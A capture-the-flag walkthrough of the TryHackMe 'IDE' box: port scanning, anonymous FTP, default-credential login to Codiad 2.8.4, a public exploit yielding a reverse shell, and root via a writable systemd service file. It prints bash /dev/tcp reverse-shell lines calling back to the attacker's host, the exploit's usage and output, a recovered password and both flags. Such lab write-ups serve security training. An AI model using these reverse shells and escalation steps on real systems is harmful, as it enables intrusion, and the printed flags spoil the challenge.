IDE - Walkthrough

IDE is an easy box on TryHackMe. The objective is to Gain a shell on the box and escalate the privileges.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:

- Reconnaissance
- Scanning
- Exploitation
- Privilege Escalation

Tools Used:

nmap, web browser, python, linpeas, ssh, netcat

Scanning

After connecting with the machine on TryHackMe, I started nmap scan to check the open ports and services.

```
kali@kali: ~/Desktop/tryhackme/others/IDE
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/IDE]
└─$ nmap -T4 -sV -p- 10.10.189.142
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-17 05:51 EST
Stats: 0:04:57 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 28.87% done; ETC: 06:08 (0:12:12 remaining)
Stats: 0:07:57 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 46.24% done; ETC: 06:08 (0:09:14 remaining)
Warning: 10.10.189.142 giving up on port because retransmission cap hit (6).
Stats: 0:15:47 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 85.98% done; ETC: 06:10 (0:02:34 remaining)
Nmap scan report for 10.10.189.142
Host is up (0.16s latency).
Not shown: 65521 closed ports
PORT      STATE    SERVICE VERSION
21/tcp    open     ftp     vsftpd 3.0.3
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open     http    Apache httpd 2.4.29 ((Ubuntu))
6760/tcp  filtered unknown
8098/tcp  filtered unknown
15280/tcp filtered unknown
25965/tcp filtered unknown
28232/tcp filtered unknown
38961/tcp filtered unknown
44451/tcp filtered unknown
59347/tcp filtered unknown
62337/tcp open     http    Apache httpd 2.4.29 ((Ubuntu))
65028/tcp filtered unknown
65413/tcp filtered unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1135.72 seconds

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/IDE]
└─$
```

Exploitation

I tried anonymous login on port 21 and I got access of the ftp server.

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.189.142
Connected to 10.10.189.142.
220 (vsFTPd 3.0.3)
Name (10.10.189.142:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


On the ftp server, I found a file. I used below command to download the file from ftp server.

get <filename>


```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        114          4096 Jun 18 06:10 .
drwxr-xr-x    3 0        114          4096 Jun 18 06:10 ..
drwxr-xr-x    2 0        0            4096 Jun 18 06:11 ...
226 Directory send OK.
ftp> cd ...
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             151 Jun 18 06:11 -
drwxr-xr-x    2 0        0            4096 Jun 18 06:11 .
drwxr-xr-x    3 0        114          4096 Jun 18 06:10 ..
226 Directory send OK.
ftp> get -
local: ./- remote: -
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for - (151 bytes).
226 Transfer complete.
```

On opening the file, I found that there were 2 users. i.e. john & drec


I also found that the password for the user john was reset to default by the user drec.



nmap scan also showed that port 80 was opened. So, I visited the target ip address in the web browser. it was Apache default page. I didn't find anything in the source code. I ran dirbuster there to find any hidden directory/files. But I did not find anything.



Nmap also showed that on port 62337, Apache web server was running. So I opened it in the browser and found that codiad 2.8.4 was running there.




Earlier I found that user john's password was reset to default. So I tried the below credentials and I got the access:

Username: john

Password: password

Then I searched online for any known exploit for codiad 2.8.4 and on https://www.exploit-db.com I found an exploit.



Then I saved the python exploit in my machine & launched it.

Then I followed the instructions that were provided in the payload to execute it properly.

After the proper execution of the payload, I got a reverse shell of the target system.

Then I used below commands to make my shell interactive.

python3 -c ‘import pty;pty.spawn(“/bin/bash”)’

export TERM=xterm

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/IDE]
└─$ python3 payload.py
Usage :
        python3 payload.py [URL] [USERNAME] [PASSWORD] [IP] [PORT] [PLATFORM]
        python3 payload.py [URL:PORT] [USERNAME] [PASSWORD] [IP] [PORT] [PLATFORM]
Example :
        python3 payload.py http://localhost/ admin admin 8.8.8.8 8888 linux
        python3 payload.py http://localhost:8080/ admin admin 8.8.8.8 8888 windows
Author :
        WangYihang <wangyihanger@gmail.com>

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/IDE]
└─$ python3 payload.py http://10.10.189.142:62337/ john password 10.9.2.20 9999 codiad
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.9.2.20/10000 0>&1 2>&1"' | nc -lnvp 9999
nc -lnvp 10000
[+] Please confirm that you have done the two command above [y/n]
[Y/n] Y
[+] Starting ...
[+] Login Content : {"status":"success","data":{"username":"john"}}
[+] Login success!
[+] Getting writeable path ...
[+] Path Content : {"status":"success","data":{"name":"CloudCall","path":"\/var\/www\/html\/codiad_projects"}}
[+] Writeable Path : /var/www/html/codiad_projects
[+] Sending payload ...
```

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/IDE]
└─$ echo 'bash -c "bash -i >/dev/tcp/10.9.2.20/10000 0>&1 2>&1"' | nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.9.2.20] from (UNKNOWN) [10.10.189.142] 39582
```

```
└─$ nc -lnvp 10000
listening on [any] 10000 ...
connect to [10.9.2.20] from (UNKNOWN) [10.10.189.142] 37058
bash: cannot set terminal process group (898): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ide:/var/www/html/codiad/components/filemanager$ h


www-data@ide:/var/www/html/codiad/components/filemanager$ whoami
whoami
www-data
www-data@ide:/var/www/html/codiad/components/filemanager$
```

Privilege Escalation

Then in the /home/drac/.bash_history file, I found the credentials of the user drac.

```
www-data@ide:/var/www/html/codiad/components/filemanager$ ls /home/
ls /home/
drac
www-data@ide:/var/www/html/codiad/components/filemanager$ cd /home/drac
cd /home/drac
www-data@ide:/home/drac$ ls -la
ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4 07:06 .
drwxr-xr-x 3 root root 4096 Jun 17 14:01 ..
-rw------- 1 drac drac   49 Jun 18 06:02 .Xauthority
-rw-r--r-- 1 drac drac   36 Jul 11 12:11 .bash_history
-rw-r--r-- 1 drac drac  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11 11:53 .bashrc
drwx------ 4 drac drac 4096 Jun 18 06:03 .cache
drwxr-x--- 3 drac drac 4096 Jun 18 06:47 .config
drwx------ 4 drac drac 4096 Jun 18 06:48 .gnupg
drwx------ 3 drac drac 4096 Jun 18 05:49 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17 14:03 .sudo_as_admin_successful
-rw------- 1 drac drac  557 Jun 18 05:49 .xsession-errors
-r------- 1 drac drac   33 Jun 18 06:32 user.txt
www-data@ide:/home/drac$ cat .bash_history
cat .bash_history
mysql -u drac -p 'Th3dRaCULa1sR3aL'
www-data@ide:/home/drac$
```

Then I used the below command to get a secure shell with the user drac's credentials.

ssh drac@10.10.189.142

password:Th3dRaCULa1sR3aL

```
┌──(kali㉿kali)-[~]
└─$ ssh drac@10.10.189.142
The authenticity of host '10.10.189.142 (10.10.189.142)' can't be established.
ECDSA key fingerprint is SHA256:GWJNQaoDgrmm/BUO5jSHIV0V2n4FH4hUK36mnVpXA/Q.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.189.142' (ECDSA) to the list of known hosts.
drac@10.10.189.142's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Nov 17 11:38:11 UTC 2021

  System load:  0.0                Processes:           112
  Usage of /:   49.9% of 8.79GB    Users logged in:     0
  Memory usage: 38%                IP address for eth0: 10.10.189.142
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

69 packages can be updated.
1 update is a security update.


Last login: Wed Aug  4 06:36:42 2021 from 192.168.0.105
drac@ide:~$
```

After that in the /home/drac/user.txt file, I found the first flag.

```
drac@ide:~$ ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4 07:06 .
drwxr-xr-x 3 root root 4096 Jun 17 14:01 ..
-rw-r--r-- 1 drac drac   36 Jul 11 12:11 .bash_history
-rw-r--r-- 1 drac drac  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11 11:53 .bashrc
drwx------ 4 drac drac 4096 Jun 18 06:03 .cache
drwxr-x--- 3 drac drac 4096 Jun 18 06:47 .config
drwx------ 4 drac drac 4096 Jun 18 06:48 .gnupg
drwx------ 3 drac drac 4096 Jun 18 05:49 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17 14:03 .sudo_as_admin_successful
-r-------- 1 drac drac   33 Jun 18 06:32 user.txt
-rw------- 1 drac drac   49 Jun 18 06:02 .Xauthority
-rw------- 1 drac drac  557 Jun 18 05:49 .xsession-errors
drac@ide:~$ cat user.txt
02930d21a8eb009f6d26361b2d24a466
drac@ide:~$
```

Then I used command sudo -l and found that user drac can run /usr/sbin/service vsftpd restart with root permissions.

```
drac@ide: ~
File  Actions  Edit  View  Help
drac@ide:~$ sudo -l
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide:~$
```

After that I uploaded linpeas.sh script by starting a server on my machine. linpeas.sh is used to find potential privilege escalation vector. Then I changed linpeas.sh permissions with the command: chmod 777 linpeas.sh

```
drac@ide: ~
File  Actions  Edit  View  Help
drac@ide:~$ ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4 07:06 .
drwxr-xr-x 3 root root 4096 Jun 17 14:01 ..
-rw-r--r-- 1 drac drac   36 Jul 11 12:11 .bash_history
-rw-r--r-- 1 drac drac  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11 11:53 .bashrc
drwx------ 4 drac drac 4096 Jun 18 06:03 .cache
drwxr-x--- 3 drac drac 4096 Jun 18 06:47 .config
drwx------ 4 drac drac 4096 Jun 18 06:48 .gnupg
drwx------ 3 drac drac 4096 Jun 18 05:49 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17 14:03 .sudo_as_admin_successful
-r-------- 1 drac drac   33 Jun 18 06:32 user.txt
-rw------- 1 drac drac   49 Jun 18 06:02 .Xauthority
-rw------- 1 drac drac  557 Jun 18 05:49 .xsession-errors
drac@ide:~$ cat user.txt
02930d21a8eb009f6d26361b2d24a466
drac@ide:~$ wget http://10.9.2.20:12000/linpeas.sh -O linpeas.sh
--2021-11-17 11:40:36--  http://10.9.2.20:12000/linpeas.sh
Connecting to 10.9.2.20:12000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 473162 (462K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                          100%[===================================================>] 462.07K   342KB/s    in 1.4s

2021-11-17 11:40:38 (342 KB/s) - 'linpeas.sh' saved [473162/473162]

drac@ide:~$
```

In the results, from linpeas, I found that user drac has write permissions for the file /lib/systemd/system/vsftpd.service

```
drac@ide: ~
File  Actions  Edit  View  Help
drwxr-xr-x   2 root root 4096 Jun 18 05:48 .
drwxr-xr-x 104 root root 4096 Aug  7 06:17 ..
-rw-r--r--   1 root root   96 Sep 27  2019 01-locale-fix.sh
-rw-r--r--   1 root root  833 Feb  2  2021 apps-bin-path.sh
-rw-r--r--   1 root root  664 Apr  2  2018 bash_completion.sh
-rw-r--r--   1 root root 1003 Dec 29  2015 cedilla-portuguese.sh
-rw-r--r--   1 root root 1941 Jul 16  2018 vte-2.91.sh
-rw-r--r--   1 root root 1557 Dec  4  2017 Z97-byobu.sh
-rwxr-xr-x   1 root root  873 Jun  3  2020 Z99-cloudinit-warnings.sh
-rwxr-xr-x   1 root root 3417 Jun  3  2020 Z99-cloud-locale-test.sh

╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d
You have write privileges over /lib/systemd/system/vsftpd.service

╠═ Hashes inside passwd file? ........... No
╠═ Writable passwd file? ................ No
╠═ Credentials in fstab/mtab? ........... No
╠═ Can I read shadow files? ............. No
╠═ Can I read shadow plists? ............ No
╠═ Can I write shadow plists? ........... No
╠═ Can I read opasswd file? ............. No
╠═ Can I write in network-scripts? ...... No
╠═ Can I read root folder? .............. No

╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/root/

╔══════════╣ Searching folders owned by me containing others files on it (limit 100)
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1000.slice/user@1000.service
```

Then I opened the file /lib/systemd/system/vsftpd.service and changed the path of ExecStart variable to /tmp/vsftpd

```
drac@ide: /lib/systemd/system
File  Actions  Edit  View  Help
  GNU nano 2.9.3                    vsftpd.service                    Modified

[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/tmp/vsftpd
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  M-E Redo
```

Then in the /tmp/ directory, I created a file named vsftpd and changed its permissions to 777. Then I added a bash reverse shell in the file.

```
GNU nano 2.9.3                    vsftpd                    Modified
#!bin/sh
bash -c 'exec bash -i &>/dev/tcp/10.9.2.20/15000 <&1'

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line
```

After that I added /tmp/ directory path into the environment variable in order to execute the malicious vsftpd file and to gain a reverse shell with root permissions.

Command used to add path into environment variable is: export PATH=/tmp/:$PATH

Then I started a netcat listener on port 15000 to receive incoming connections. Then I executed sudo /usr/sbin/service vsftpd restart. The system told me to restart daemon. After restarting the daemon, I launched the command again & on my machine, I got root shell. Then in the /root/root.txt file, I found the second flag.

```
drac@ide:/tmp$ ls
systemd-private-744973924e154138a274cc3d27aee6e9-apache2.service-T7njhi
systemd-private-744973924e154138a274cc3d27aee6e9-systemd-resolved.servic
Uo
systemd-private-744973924e154138a274cc3d27aee6e9-systemd-timesyncd.servi
diJ
tmux-1000
vsftpd
drac@ide:/tmp$ sudo -l
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide:/tmp$ sudo /usr/sbin/service vsftpd restart
Warning: The unit file, source configuration file or drop-ins of vsftpd.
e changed on disk. Run 'systemctl daemon-reload' to reload units.
drac@ide:/tmp$ systemctl daemon-reload
==== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ====
Authentication is required to reload the systemd state.
Authenticating as: drac
Password:
==== AUTHENTICATION COMPLETE ====
drac@ide:/tmp$ sudo /usr/sbin/service vsftpd restart
drac@ide:/tmp$
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 15000
listening on [any] 15000 ...
10.10.189.142: inverse host lookup failed: Unknown host
connect to [10.9.2.20] from (UNKNOWN) [10.10.189.142] 40086
bash: cannot set terminal process group (19250): Inappropriate ioctl for devic
bash: no job control in this shell
root@ide:/# whoami
whoami
root
root@ide:/# cd /root
cd /root
root@ide:/root# ls
ls
root.txt
root@ide:/root# cat root.txt
cat root.txt
ce258cb16f47f1c66f0b0b77f4e0fb8d
root@ide:/root#
```